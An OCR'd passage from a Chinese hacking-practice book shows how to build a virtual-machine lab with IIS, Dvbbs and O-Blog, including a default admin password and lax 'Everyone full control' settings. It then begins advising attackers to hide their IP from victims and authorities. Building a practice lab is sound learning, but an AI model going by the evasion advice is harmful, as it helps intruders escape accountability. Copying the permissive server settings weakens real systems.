


图 2-42　创建新容量显示



图 2-43　格式化选择界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在其中选择相应的格式化方式，开始新建磁盘分区的格式化，如图 2-44 所示。在格式化完毕之后，Windows XP 系统安装程序将自动复制安装的文件，如图 2-45 所示。




图 2-44 格式化磁盘




图 2-45 复制安装文件

步骤 07 待文件复制完毕，即可自动进行安装操作，如图 2-46 所示。安装完毕后将显现安装后的操作系统界面，如图 2-47 所示。至此，就完成了在虚拟机中安装操作系统的操作。




图 2-46 安装操作系统



图 2-47 操作系统界面



注意 安装的虚拟操作系统是以文件形式存储在本地计算机硬盘中的，如果不需要这个虚拟操作系统，直接将对应的文件夹删除就可以了。

在虚拟机的操作系统安装完毕后，用户还可以根据需要来查看虚拟机的 IP 地址、网络连接信息等。具体的操作步骤如下。

步骤 01 在本地计算机中右击“网上邻居”图标，在弹出菜单中选择“属性”选项，即可打开“网上连接”窗口，在其中看到新添加的 2 个虚拟网络连接，如图 2-48 所示。

步骤 02 在虚拟机操作系统中打开“运行”对话框，在其中输入“cmd”命令并单击“确定”按钮，打开“命令提示符”窗口，在其中输入“ipcomfig”命令，即可查看到安装虚拟系统的 IP 地址，如图 2-49 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-48　“网络连接”窗口




图 2-49　查看虚拟机的 IP 地址等信息

另外，在本地计算机中可以访问虚拟机系统，在虚拟机中也可以访问本地计算机，即虚拟机系统已经作为一个独立的网络节点而存在。在该虚拟机上可以安装任意的操作系统，还可以设置系统网络状态，安装网站、论坛等，就像在本地计算机一样。

2.2.4　VMware Tool 的安装

在本地计算机安装完成操作系统之后，要想使系统能够正常工作，还需要安装各种驱动，如显卡、网卡等硬件设备驱动程序，作为虚拟机也需要安装一定的虚拟工具才能正常运行。虚拟机工具（VMware tools）的作用是鼠标从虚拟机移到本机计算机上不用按“Ctrl+Alt”组合键，还可以将真机的文件直接复制到虚拟机上。安装虚拟机工具的操作步骤如下。

步骤 01 在启动虚拟机进入虚拟系统环境，按“Ctrl+Alt”组合键返回到本地真实的计算机系统之中。在 VMware 操作界面中选择“虚拟机”→“Install VMware Tools（安装虚拟机工具）”菜单项，系统将自动弹出安装文件，如图 2-50 所示。在安装文件启动之后，即可弹出“VMware Tools 安装向导”对话框，如图 2-51 所示。



图 2-50　安装文件



图 2-51　“VMware Tools 安装向导”对话框

步骤 02 单击“下一步”按钮，打开“安装类型”对话框，包括典型、完全和自定义三种类型。在其中选择相应的安装类型，这里选择“典型”单选项，如图 2-52 所示。

步骤 03 单击“下一步”按钮，打开“准备安装”对话框，提示用户系统已经准备好开始安装虚拟机工具，如图 2-53 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-52 “安装类型”对话框



图 2-53 “准备安装”对话框

步骤 04 单击“安装”按钮，即可自动进行安装并显示用户选择的程序功能和安装的状态，如图 2-54 所示。在安装完毕之后，即可弹出“安装向导完成”对话框，如图 2-55 所示。




图 2-54 自动安装



图 2-55 “完成 VMware Tools 安装向导”对话框

步骤 05 单击“完成”按钮，退出安装向导，且系统会自动弹出重新启动的提示信息，如图 2-56 所示。单击“确定”按钮，即可自动启动。虚拟系统重新启动之后，即可发现虚拟机工具已经成功安装，并显示在系统窗口中的状态栏中，如图 2-57 所示。




图 2-56 重新启动计算机提示



图 2-57 成功安装虚拟机工具

步骤 06 按“Ctrl+Alt”组合键进入虚拟机系统之中，双击系统桌面 Vmware Tools 图标，打开“Vmware Tools 属性”对话框，在“选项”选项卡中根据需要对 Vmware Tools 的其他选

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

项进行设置，如图 2-58 所示。

步骤 07 选择“设备”选项卡，在打开的界面中可以选择一个设备，并将其连接到虚拟机中，如图 2-59 所示。在其中设置完毕后，依次单击“确定”按钮和“应用”按钮即可。



图 2-58 “Vmware Tools 属性”对话框



图 2-59 “设备”选项卡

另外，在“Vmware Tools 属性”对话框中还可以对 Vmware Tools 的脚本、压缩等进行设置，在“关于”选项卡中查看 Vmware Tools 的相关说明性信息。

2.2.5 在虚拟机上架设 IIS 服务器

IIS 服务组件是微软开发的加设 Web、FTP、NNTP、SMTP 服务器的一套整合软件，主要用于网页浏览、文件传输、新闻服务和邮件发送等。因此，黑客要想在虚拟机安全测试平台中演练其入侵技术，就必须在虚拟机中架设 IIS 服务器。但在 Windows 2000/XP/2003 等系统中，该组件是作为一个系统组件存在，在安装系统时有时不被安装，需要用户手动进行安装。

1. 在虚拟机中安装 IIS 服务器

这里以在 Vmware 中建立的 Windows XP 操作系统为例，来介绍 IIS 服务器安装和配置过程。其安装的具体操作步骤如下。

步骤 01 在虚拟机的 Windows XP 操作系统界面中选择“开始”→“设置”→“控制面板”菜单项，打开“控制面板”窗口，如图 2-60 所示。在“控制面板”窗口中双击“添加/删除程序”选项，打开“添加或删除程序”窗口，如图 2-61 所示。



图 2-60 “控制面板”窗口




图 2-61 “添加或删除程序”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在窗口左边单击“添加/删除 Windows 组建”按钮，打开“Windows 组件向导”对话框，在其中勾选“在 Internet 信息服务（IIS）”复选项设置 IIS 信息，如图 2-62 所示。

步骤 03 单击“详细信息”按钮，弹出“Internet 信息服务（IIS）”对话框，在其中取消默认的“SMTP Service”服务和“FTP”服务，如图 2-63 所示。



图 2-62 “Windows 组件向导”对话框




图 2-63 “Internet 信息服务（IIS）”对话框

步骤 04 单击“确定”按钮，返回到“Windows 组件向导”对话框中。此时在光驱中插入 Windows 系统安装光盘，单击“下一步”按钮，即可开始 IIS 服务器的安装，其安装进度如图 2-64 所示。

步骤 05 在 IIS 服务器安装完成之后，将会在“Windows 组件向导”对话框中出现相应的提示信息，如图 2-65 所示。



图 2-64 “Windows 组件向导正在配置组件”对话框




图 2-65 “Windows 组建向导”对话框

2. 在虚拟机中配置 IIS 服务器

在 IIS 服务器安装完毕后，还需要配置 IIS 服务器，以达到使用的目的。这里以虚拟机中的 Windows XP 操作系统为例，介绍配置 IIS 服务器的方法。具体的操作步骤如下。

步骤 01 在虚拟机的 Windows XP 操作系统的“控制面板”窗口中双击“管理工具”图标，打开“管理工具”窗口，如图 2-66 所示。

步骤 02 在该窗口中双击“Internet 信息服务”图标，打开“Internet 信息服务”窗口，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击“本地计算机”栏目前的“+”号和下属结点“网站”前的“+”号，如图 2-67 所示。



图 2-66　“管理工具”窗口




图 2-67　“Internet 信息服务”窗口

步骤 03 在“默认网站”节点上右击，在弹出菜单中选择“属性”选项，打开“默认网站属性”对话框，在“网站”选项卡中选择“IP 地址”下拉列表框中的本机 IP 地址（如 IP 地址 192.168.0.18），单击“确定”按钮，即可完成网站 IP 地址设置，如图 2-68 所示。

步骤 04 在 IE 浏览器地址栏中输入本机的 IP 地址，即可打开默认网页。但有时在打开网页时会出现如图 2-69 所示的对话框。



图 2-68　“默认网站属性”对话




图 2-69　“输入账户和密码”提示框

打开网页时出现一个“输入账户和密码”提示框的主要原因，是由于设置的权限不对所造成的。因此，只有完成设置相应的访问权限，才能实现完全架设 IIS 服务器。

设置访问权限的具体操作步骤如下。

步骤 01 在“默认网站 属性”对话框中单击“目录安全性”选项卡，进入“目录安全性”设置界面，如图 2-70 所示。

步骤 02 单击“编辑”按钮，即可打开“身份验证方法”对话框，在其中设置相应的选项，这里选择“匿名访问”复选框和“允许 IIS 控制密码”复选框，如图 2-71 所示。

步骤 03 单击“确定”按钮，即可完成设置操作。如果网站目录位于 NTFS 格式分区中时，则需将该目录设置为允许“Everyone”组完全控制状态，才能正常访问网页。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-70 “目录安全性”设置界面



图 2-71 “身份验证方法”对话框

2.2.6 在虚拟机中安装网站

在安装完 IIS 服务器之后，就可以在 IIS 中安装网站了。这个网站可以是自己编写的，也可以是从网站上下载的。安装的方法也有多种，包括解压安装法、程序安装法等。

1. 程序安装法

有些网站内容被制作成了可执行性文件，与普通软件安装方法相类似，如 Dvbbs。下面以“动网论坛”的网站为例，来讲述在虚拟机中安装网站的过程。具体的操作步骤如下。

步骤 01 下载并解压缩“动网论坛”软件 dvbbs8.rar 文件，然后双击其中的 Dbbbs8.3.0_ac.exe 程序文件，打开“WinRAR 自解压文件”对话框，如图 2-72 所示。单击“浏览”按钮，打开“浏览文件夹”对话框，在其中选择安装路径，单击“确定”按钮，即可设置目标文件夹的安装路径，如图 2-73 所示。



图 2-72 “WinRAR 自解压文件”对话框




图 2-73 “浏览文件夹”对话框

步骤 02 单击“安装”按钮，即可看到“动网先锋软件”的安装进度，如图 2-74 所示。等待安装完毕，即可在安装目录下查看网页文件，如图 2-75 所示。

步骤 03 在虚拟机系统中打开“控制面板”窗口，在其中双击“管理工具”图标，打开“管理工具”窗口，双击其中的“Internet 信息服务”图标，打开“Internet 信息服务”窗口，单击“本地计算机”栏目前面的“+”号，即可打开下属结点“网站”栏目。单击“网站”栏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目前的“+”号，打开下属结点“默认网站”栏目，如图 2-76 所示。

步骤 04 右击“默认网站”栏目，在弹出的快捷菜单中选择“属性”选项，打开“默认网站 属性”对话框，如图 2-77 所示。




图 2-74 “动网论坛”安装进度



图 2-75 查看网站文件




图 2-76 “Internet 信息服务”窗口



图 2-77 “默认网站 属性”对话框

步骤 05 切换到“主目录”选项卡，在“本地路径”栏单击“浏览”按钮，再在其中选择刚才安装的网站路径，如图 2-78 所示。

步骤 06 切换到“文档”选项卡，在“启用默认文档”栏中单击“添加”按钮，打开“添加默认文档”对话框，在“默认文档名”中输入“index.asp”文件，如图 2-79 所示。




图 2-78 “主目录”选项卡




图 2-79 “添加默认文档”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击“确定”按钮，返回“文档”选项卡，在“启用默认文档”的列表框中可以看到我们刚刚添加的“index.asp”，连续单击 t 按钮，将“index.asp”移动到列表框的最上面，如图 2-80 所示。

步骤 08 单击“确定”按钮，即可完成对网站的安装配置。此时再打开 Internet Explorer 浏览器，在地址栏中输入“Http://127.0.0.1”，即可打开“动网论坛”网站，如图 2-81 所示。



图 2-80 操作完毕后的“文档”选项卡



图 2-81 “动网论坛”网站

2. 解压安装法

解压安装网站程序是安装网站内容的最简单的方法，许多网站都是使用这种方法进行安装的。下面以“O-BlogV3.0”为例，介绍使用解压安装网站程序的方法。“O-BlogV3.0”是 ASP 程序，使用 Access 数据库，因此最好安装在 IIS 服务器上。具体的操作方法如下。

步骤 01 将下载的“O-BlogV3.0”源程序解压到某个文件夹中，这里将其解压到 C:\Inetpub\wwwroot 之中，如图 2-82 所示。

步骤 02 通过选择“控制面板”→“管理工具”→“Internet 信息服务”菜单项，打开“Internet 信息服务”窗口。单击“本地计算机”栏目前面的“+”号，即可打开下属结点“网站”栏目，单击“网站”栏目前的“+”号，打开下属结点“默认网站”栏目。

步骤 03 右击“默认网站”项，在弹出菜单中选取“属性”选项，打开“默认网站 属性”对话框，选择“主目录”选项卡，在“本地路径”文本框中输入“C:\Inetpub\wwwroot\oblog 3.0 博客程序”，如图 2-83 所示。



图 2-82 “O-BlogV3.0”源程序




图 2-83 设置网站本地连接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 选择“文档”选项卡，在其中勾选“启用默认文档”复选框，单击“添加”按钮，在“添加默认首页”对话框中输入 O-blog 网站程序默认的首页文件名“Index.asp”，如图 2-84 所示。单击“确定”按钮，将其添加到默认文档列表中。单击“确定”按钮，即可完成网站的搭建工作。

步骤 05 例如，在浏览器地址栏中输入“http://127.0.0.1/admin_login.asp”，打开博客的“系统管理”页面，在其中输入用户名“Admin”，登录密码“admin888”，可进入后台管理页面，从而对博客网站进行管理，如图 2-85 所示。




图 2-84　添加默认首页网页




图 2-85　“O-Blog”系统管理员登录页面

2.3　入侵测试前的自我保护

为避免受到黑客攻击，用户往往会使用保护措施隐藏自己的 IP 地址，以实现自我保护。如果不进行隐藏保护，则在攻击过程中很容易暴露自己的 IP 地址等相关信息，被入侵者或网络监测机关根据系统日志及其他方式找到。

2.3.1　设置代理服务器

用户在访问 Internet 上的 Web 服务器时，Web 浏览器至少会把 20 多项有关用户个人的信息，在用户毫无觉察的情况下悄悄地送往 Web 服务器。如果这些信息仅仅是被传送到大型企业或知名网站的 Web 服务器上，则不会出现什么问题，但若被传送到某些恶意网站的 Web 服务器上，就有可能为用户带来很多意想不到的后果，如网银或网游账户被盗取等。

要想解决这一问题也很简单，只要通过代理服务器（Proxy Server）访问 Web 服务器即可。在使用代理服务器之前，需要设置代理服务器。在设置代理服务器时，只需知道代理服务器地址和端口号之后，在 IE 的代理服务器设置栏中填入相应地址和端口即可。

设置代理服务器的具体操作步骤如下。

步骤 01 在 IE 浏览器窗口中选择“工具”→“Internet 选项”菜单项，打开“Internet 选项”对话框，如图 2-86 所示。选择“连接”选项卡，如图 2-87 所示。

步骤 02 单击“局域网设置”按钮，打开“局域网设置”对话框，如图 2-88 所示。在其中选择“代理服务器”选项组中的“为 LAN 使用代理服务器（这些设置不会应用于拨号或 VPN 连接）”复选框，表示使用浏览器通过代理服务器访问，在地址栏中输入代理服务器的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

地址和端口号，如图 2-89 所示。



图 2-86 “Internet 选项”对话框



图 2-87 “连接”设置界面

